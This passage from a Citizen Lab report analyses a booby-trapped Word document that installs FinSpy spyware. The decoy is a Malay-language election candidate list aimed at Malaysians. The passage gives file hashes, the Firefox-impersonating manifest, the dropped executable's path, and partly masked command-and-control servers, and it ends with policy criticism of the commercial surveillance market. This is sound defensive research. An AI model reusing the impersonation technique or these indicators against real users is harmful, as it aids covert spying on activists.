
THE DOCUMENT

FUNCTION	HASH
MD5	54562117a0733396fff7020b61ac37c7
SHA-1	8ebe3fdee05a31cbde8d687806ba8e86d5458a10
SHA-256	367961e28980f8fbcf849c5b216cc2832a5ca8f8cb8f01e8e39016ed01733bd1

The booby-trapped document was submitted[3] to Virus Total, an online service that scans a file against the most popular anti-virus engines. Out of the 46 anti-virus engines tested, 8 generically detected the document as a Trojan or Trojan Dropper. None of the anti-virus programs detected the document as FinSpy. The document had structural similarities to the FinSpy spyware used in an attack against Bahraini activists[4] that we first reported in July 2012.

3 VirusTotal Submission: 2012-11-25 12:12:09 UTC

4 c29052dc6ee8257ec6c74618b6175abd6eb4400412c99ff34763ff6e20bab864 News about the existence of a new dialogue between AlWefaq & Govt..doc



SENARAI CADANGAN CALON PRU KE-13 MENGIKUT NEGERI
(sila rahsiakan)
(PARLIMEN & DUN)

KELANTAN


BAHAGIAN	BILANGAN	SENARAI CALON YANG DIHANTAR		
PARLIMEN	14	PASIR MAS, KOTA BHARU, KETEREH, KUBANG KERIAN, KUALA KRAI, BACHOK, PENGKALAN CHEPA, PASIR PUTEH, RANTAU PANJANG, TANAH MERAH, MACHANG, TUMPAT, GUA MUSANG (13)		
KAWASAN	NAMA CALON	KEKUATAN	KELEMAHAN	STATUS SEMASA
PARLIMEN PASIR MAS	DATO' HAJI HANAFI BIN MAMAT (KETUA BAHAGIAN PASIR MAS)			DIMINATI OLEH MASYARAKAT DI PASIR MAS DAN MEMPUNYAI SUMBER KEWANGAN YANG KUKUH
PARLIMEN KOTA BHARU	MOHAMMAD FATMI CHE SALLEH (KETUA BAHAGIAN KOTA BHARU)	MENDAPAT SOKONGAN AKAR UMBI MESRA MASYARAKAT		
PARLIMEN KETEREH	YB DATUK MD ALWI HJ CHE AHMAD (ADUN KOK LANAS, TIMBALAN KETUA BAHAGIAN KETEREH)			
PARLIMEN KUBANG KERIAN	AZLAN BIN ABDULLAH (AJK BAHAGIAN KUBANG KERIAN)	MESRA MASYARAKAT GOLONGAN MUDA SOKONGAN DARI BAHAGIAN		

MICROSOFT WORD DOCUMENT SHOWN TO VICTIM

The metadata for the Word document provides a creation and last modification date in late November 2012:

```
Creation date: 2012-11-20 08:07:00
Last modification: 2012-11-21 02:40:00
```

The booby-trapped document embeds a copy of FinSpy that masquerades as legitimate Mozilla Firefox software:



LEFT: EMBEDDED FINSPY; RIGHT: LEGITIMATE COPY OF FIREFOX 14.0.1

This is not the first time that a FinSpy sample has used the "Mozilla Firefox" product name to masquerade as legitimate software. Samples from the FinSpy campaign targeting Bahraini activists last year used an assembly manifest that impersonated Mozilla's Firefox browser.

The embedded copy of FinSpy uses this same manifest:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
     processorArchitecture="x86"
     version="1.0.0.0"
     name="Mozilla.Firefox [bold]" type="win32" />
<description>Mozilla Firefox [bold]" </description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="asInvoker"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
</assembly>
```

The embedded copy of FinSpy is extracted and installed on the victim's computer when he opens the candidate list. The executable is named as shown:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WINWORD.exe => C:\DOCUME~1\ADMINI~1\LOCALS~1\
Temp\tmp1.tmp
e8ea87fea219dbf2112e37674b9b51a914d2c43ae9977325996b4f90dcdf8850   WINWORD.exe
```

Once the copy of FinSpy is successfully installed on the victim's machine, it communicates with 3 FinFisher Command & Control servers that we identified in previous scanning:

IP	COMPANY	COUNTRY	CURRENT STATUS
168.144.xxx.xxx	Softcom	Canada	Down
117.121.xxx.xxx	GPLHost	Singapore	Up
117.121.xxx.xxx	GPLHost	United States	Up

As we have previously noted, the presence of a FinFisher Command & Control server in a country does not necessarily imply that the country's law enforcement, security, or intelligence services are running the server. The use of generic hosting providers such as Softcom and GPLHost is likely an attempt to camouflage the true operator of the spyware. The use of three different servers on two different hosting providers is most likely to ensure robustness in case some servers are shut down.

While we cannot make definitive statements about the actors behind the booby-trapped candidate list, the contents of the document suggest that the campaign targets Malay speakers who are interested in Malaysia's hotly contested 5 May 2013 General Elections. This strongly suggests that the targets are Malaysians either within Malaysia or abroad. We trust that both domestic and international elections monitoring officials and watchdog groups will investigate to determine whether the integrity of the campaign and electoral process may have been compromised.

Concluding Remarks

Our work over the past year has built a partial picture of the global market for commercial surveillance software. It appears that the market is doing well.

This isn't surprising: as the slice of human activity that takes place on computers grows, myriad actors from hackers to botnet herders to agents of state-sponsored espionage have engaged in remote intrusion and data-theft activities. In the last few years we have witnessed high profile incidents attributed to the Chinese Government involving (primarily) US Companies. While the motivations for many of these campaigns appear to be related to national security and economic espionage, there are also a growing number of cases involving Chinese Government hacking against activists, particular in the Tibetan and Uyghur communities. No longer the exclusive domain of Governments with the capacity to develop these products in-house, electronic intrusion capabilities are also being developed and sold by private sector companies like Gamma International, Hacking Team, and VUPEN as "lawful intercept" tools. While these companies are the most visible ones, due in part to their prominence in Wikileak's "Spy Files" and the alleged sale of FinFisher to the Egyptian government before the Arab Spring, there are others who operate with a much lower profile.

The transactions that make up the commercial "lawful intercept" bazaar have been known anecdotally for years, yet they have not been publicly well understood. Companies protect client identities and obfuscate their own authorship of the tools they sell. It is generally acknowledged that governments will need to deploy a wide range of covert investigative tools in the course of protecting national security or engaging in legitimate law enforcement activities. Today, network intrusion and remote surveillance software are part of this toolkit. Some of the tools are developed in-house, but clearly many agencies find it expedient to purchase what they need. It would be mistaken to assume that the tools and the market are not here to stay.

Many companies have settled on the marketing term "lawful intercept" to describe the function of their tools. The term is in fact borrowed from technical language that refers to either (1) interception pursuant to an authorized investigation or (2) a capability built into network or telephone equipment in compliance with industry-wide standards for interception capabilities. There is nothing inherently lawful about the capabilities of these tools, however. They are simply trojans sold to states, not individuals. Their acceptability stems from the presumption, cynical or genuine, that they will be used in accordance with applicable law. The legitimising nature of the term "lawful intercept" is intrinsically

problematic, suggesting that actions which happen in accordance with the rule of law are naturally permissible. In some countries, where the law is used to criminalise dissent, "lawful intercept" takes on an especially sinister character.

History shows us that the appeal of covert spying tools extends beyond law enforcement, intelligence gathering, and national defense uses. The 20th century is rife with politically motivated abuse of electronic surveillance that runs contrary to legal and constitutional protections. There is no reason to suspect that remote intrusion and surveillance software isn't subject to the same temptations.

Indeed, there are now well-documented cases where commercially acquired "lawful intercept" trojans have been deployed against groups and individuals who are neither criminals, nor terrorists. Last year for example, several attacks surfaced where commercial remote intrusion and surveillance trojans were deployed against both journalists and human rights activists. In July 2012 a US Citizen, the director of a Bahrani-focused pro-democracy advocacy group, was unsuccessfully targeted on US soil with an email containing a FinSpy trojan as part of a larger attack targeting. An investigation by Vernon Silver writing for *Bloomberg Business Week* described others, including London-based human rights activist and a UK-born economist based in Bahrain who were also targeted. This attack also raises questions about the cyber security implications of an environment where states can covertly electronically target citizens of other countries on their home soil.

Meanwhile in Morocco, just days after receiving international recognition for their work, journalists working with the popular media site Mamfakinch were targeted with an attack that masqueraded as a scoop. Victims who opened a bait document in this attack were compromised, and their computers backdoored with a commercial surveillance tool sold by the Italian "lawful intercept" vendor Hacking Team. Later that year we published a report detailing an attack against Ahmed Mansoor, a well-known blogger and pro-democracy and human rights activist in the UAE, that also used a Hacking Team trojan.

While we have tracked FinFisher Command & Control servers across the globe, other researchers have documented the similarly global spread of other "lawful intercept" backdoors. The emerging picture of the reach of commercially available spyware includes many countries with human rights records that are widely recognized as problematic.

There is extremely limited candor from companies about the nature and scope of the due-diligence performed when sales are contemplated. In what has been referred to as a "permissive" standard, companies have sometimes stated that they will only sell to states that are not on official blacklists established by the European Union or the United States. They have been similarly opaque about what actions, if any, they have taken as a consequence of the cases in countries like Morocco, Bahrain, and the UAE where there is

strong evidence the tools are being abused.

There is an understandable but unfortunate resistance to calls for transparency around the factors at play in the granting of export licenses to surveillance companies. Most recently, this resistance appears to have been encountered by Privacy International, in its efforts to understand the conditions under which Gamma International has been allowed to export FinFisher.

This research is one of the first extended projects to attempt to map out the nature of commercial surveillance software. Our work opens a window into this space, but it remains crucial that the nature and impact of the commercial surveillance market be better understood. Technical research in this field has only just begun, but it is already clear that the stakes are high. The proliferation of increasingly powerful commercial surveillance tools has serious implications not just for dissidents and activists, but for all of us, no matter our citizenship.

https://citizenlab.org/for-their-eyes-only